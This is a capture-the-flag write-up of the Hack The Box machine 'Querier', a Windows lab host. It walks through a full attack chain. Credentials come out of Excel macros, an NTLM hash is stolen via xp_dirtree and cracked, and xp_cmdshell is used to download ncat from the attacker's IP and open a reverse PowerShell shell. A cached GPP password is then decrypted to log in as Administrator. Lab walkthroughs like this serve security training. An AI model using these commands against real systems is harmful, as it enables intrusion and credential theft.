

Querier

Synopsis

Querier has an Excel spreadsheet in a world-readable file share. The spreadsheet has macros, which connect to MSSQL server running on the box. The SQL server can be used to request a file through which NetNTLMv2 hashes can be leaked and cracked to recover the plaintext password. After logging in, PowerUp can be used to find Administrator credentials in a locally cached group policy file

Skills

- Enumeration
- Excel macros

Exploitation

As always we start with the nmap to check what services/ports are open

```
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
783/tcp    filtered spamassassin
1071/tcp   filtered bsquare-voip
1114/tcp   filtered mini-sql
1433/tcp   open  ms-sql-s        Microsoft SQL Server 2017 14.00.1000.00; RTM
|_ ms-sql-info:
|   10.10.10.125:1433:
|   Version:
|   name: Microsoft SQL Server 2017 RTM
|   number: 14.00.1000.00
|   Product: Microsoft SQL Server 2017
|   Service pack level: RTM
|   Post-SP patches applied: false
|_ TCP port: 1433
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_ Not valid before: 2023-08-09T22:33:49
|_ Not valid after: 2053-08-09T22:33:49
|_ ssl-date: 2023-08-09T22:39:04+00:00; +1s from scanner time.
|_ ms-sql-ntlm-info:
|   10.10.10.125:1433:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: QUERIER
|   DNS_Domain_Name: HTB.LOCAL
|   DNS_Computer_Name: QUERIER.HTB.LOCAL
|   DNS_Tree_Name: HTB.LOCAL
|   Product_Version: 10.0.17763
5631/tcp   filtered pcanywheredata
8084/tcp   filtered websnp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

We can see multiple ports open, where open MSSQL database is the most interesting


We start the exploitation from enumerating open SMB shares

```
(root@kali) [~]
# smbclient -L \\10.10.10.125
Password for [WORKGROUP\root]:
Sharename      Type            Comment
-----
ADMIN$          Disk            Remote Admin
C$              Disk            Default share
IPC$            IPC             Remote IPC
Reports         Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.125 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
(root@kali) [~]
```

What informed us about share “Reporting”, so we accessed it and there we found XLSM file

```
(root@kali) [~]
# smbclient '\\10.10.10.125\Reports'
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.                  D            0    Mon Jan 28 18:23:48 2019
..                 D            0    Mon Jan 28 18:23:48 2019
Currency Volume Report.xlsx  A    12229  Sun Jan 27 17:21:34 2019
5158399 blocks of size 4096. 852845 blocks available
smb: \>
```

When we tried to open the file, we got the notification that file contains macros



So when we are dealing with macros, we should use olevba tools to check those macros out

Using the olevba provided us with username and password for the MSSQL database

```
olevba 0.60.2dev1 on Python 3.11.2 - http://decalage.info/python/oletools
FILE: /root/Currency Volume Report.xlsm
Type: OpenXML
WARNING For now, VBA stumping cannot be detected for files in memory

VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/ThisWorkbook'
-----
' macro to pull data for client volume reports
' further testing required

Private Sub Connect()

Dim conn As ADODB.Connection
Dim rs As ADODB.Recordset

Set conn = New ADODB.Connection
conn.ConnectionString = "Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6"
conn.ConnectionTimeout = 10
conn.Open

If conn.State = adStateOpen Then
```

Using those credential we logged into mssql database by using impacket mssql_client.py

```
# python mssqlclient.py /reporting:@10.10.10.125 -windows-auth
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> █
```

Because this use didn't have enough privileges to enable xp_cmdshell, we used xp_dirtree to steal NTLM hash

```
! {cmd} - executes a local shell cmd

SQL> enable_xp_cmdshell
[!] ERROR(QUERIER): Line 105: User does not have permission to perform this action.
[!] ERROR(QUERIER): Line 1: You do not have permission to run the RECONFIGURE statement.
[!] ERROR(QUERIER): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
[!] ERROR(QUERIER): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL> xp_cmdshell 'whoami'
[!] ERROR(QUERIER): Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.
SQL> xp_dirtree "\\10.10.14.5\simon"
subdirectory
depth

SQL> █
```

And we got NTLM hash for a user mssql-svc

[illegible]

After cracking this hash, we access the mssql database again, but this time as a different user which had enough privileges to enable xp_cmdshell what gave us a remote code execution

```
# python mssqlclient.py /mssql-svc:'corporate568'@10.10.10.125 -windows-auth
mpacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERYER): Line 1: Changed database context to 'master'.
[*] INFO(QUERYER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
QL> 6~
```

```
SQL> xp_cmdshell windows1
output
-----
querier\mssql-svc
NULL
SQL> █
```

Next ,we uploaded ncat to the system with the intention to get a full fledged reverse shell

```
SQL> xp_cmdshell "powershell IWR -Uri http://10.10.14.5/ncat.exe -outFile C:\Windows\System32\spool\drivers\color\nc.exe"
output

NULL

SQL> xp_cmdshell "whoami"
output

querier\mssql-svc

NULL

SQL> xp_cmdshell "C:\Windows\System32\spool\drivers\color\nc.exe 10.10.14.5 5555"
output

close: No error

NULL

SQL> xp_cmdshell "C:\Windows\System32\spool\drivers\color\nc.exe -e powershell 10.10.14.5 5555"
```

```

└─# rllwrap nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.125] 49680
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved. New Value: 16192
PS C:\Windows\system32> whoami
querier\mssql-svc
PS C:\Windows\system32>

```

And now we are on the system as a user mssql-svc,
In order to escalate privileges we checked out group policy files to
check any cached GPP passwords

And we found GPP password for the administrator user

```

PS C:\Documents and Settings\All users\Application Data\Microsoft\Group Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups> type Groups.xml
type Groups.xml
<?xml version="1.0" encoding="UTF-8" ?><Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
<User clsid="{DF5F1855-51E5-4d24-881A-D9BDE98BA1D1}" name="Administrator" image="2" changed="2019-01-28 23:12:48" uid="{CD450F70-CDB8-4948-B908-F8D038C5986C}"
  userContext="0" removePolicy="0" policyApplied="1">
  <Properties action="U" newName="" fullName="" description="" cpassword="C1DUq6tbrBL1m/js9DmZNIydXpsE69WB9JrhwYRW9xyw0z1/0W5VCUz8tBPXUkk9y80n4vw74KeUwc2+BeOVDQ" changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" userName="Administrator"></Properties></User></Groups>
PS C:\Documents and Settings\All users\Application Data\Microsoft\Group Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups>

```

We decrypted the password and used evil-wirm to access the
system as an administrator

```

└─# ./evil-winrm.rb -i 10.10.10.125 -u 'Administrator' -p 'MyUnclesAreMarioAndLuigi!!1!'
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this m
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
querier\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```